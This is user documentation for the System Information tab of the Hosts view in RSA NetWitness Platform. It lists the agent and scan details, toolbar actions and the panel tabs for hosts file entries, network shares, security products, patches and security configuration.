Raw Data	Value data extracted from the low-level parsing.
API Type	Value type from the Win32 registry API.
API Data	Value data from the Win32 registry API.

Hosts View - System Information Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The System Information tab lists the agent system information. To access this tab, select a host from the **Hosts** view and click the **System Information** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events	Analyzing Events
Threat Hunter	download files for deeper analysis	Analyzing Downloaded Files
Threat Hunter	perform external lookups	Launch an External Lookup for a File
Threat Hunter	change file status or remediate	Changing File Status or Remediate


*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)

Quick Look

Below is an example of the System Information tab:



1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 System Information Panel - See [System Information Panel](#).

System Information Panel

The System Information panel displays the following tabs:

Tabs	Description
Host File Entries	All network redirections written in the host file. For example, IP Address - 10.10.10.3 and DNS Name - localhost, localhost.localdomain, localhost4, localhost4.localdomain4
Network Shares	Network name of the shared resource (for Windows only). For example, Name - Admin\$, Description - Remote Admin, Path - C:\, Permissions - None, Type - disk, special, Max Users - 4294967295, Current Users - 0.
Security Products	Installed security products (for Windows only). For example, Display Name - Windows Defender, Instance - D68DDC3A-831F-4FAE-9E44-DA132C1ACF46, Features - Enabled, Type - antiVirus.
Windows Patches	List of patches applied by Windows update (for Windows only). For example, KB2959936.
Security Configuration	Security configuration details on the host. For example, firewall disabled or enabled, smart screen filter disabled or enabled. This field is only applicable for Windows and Mac.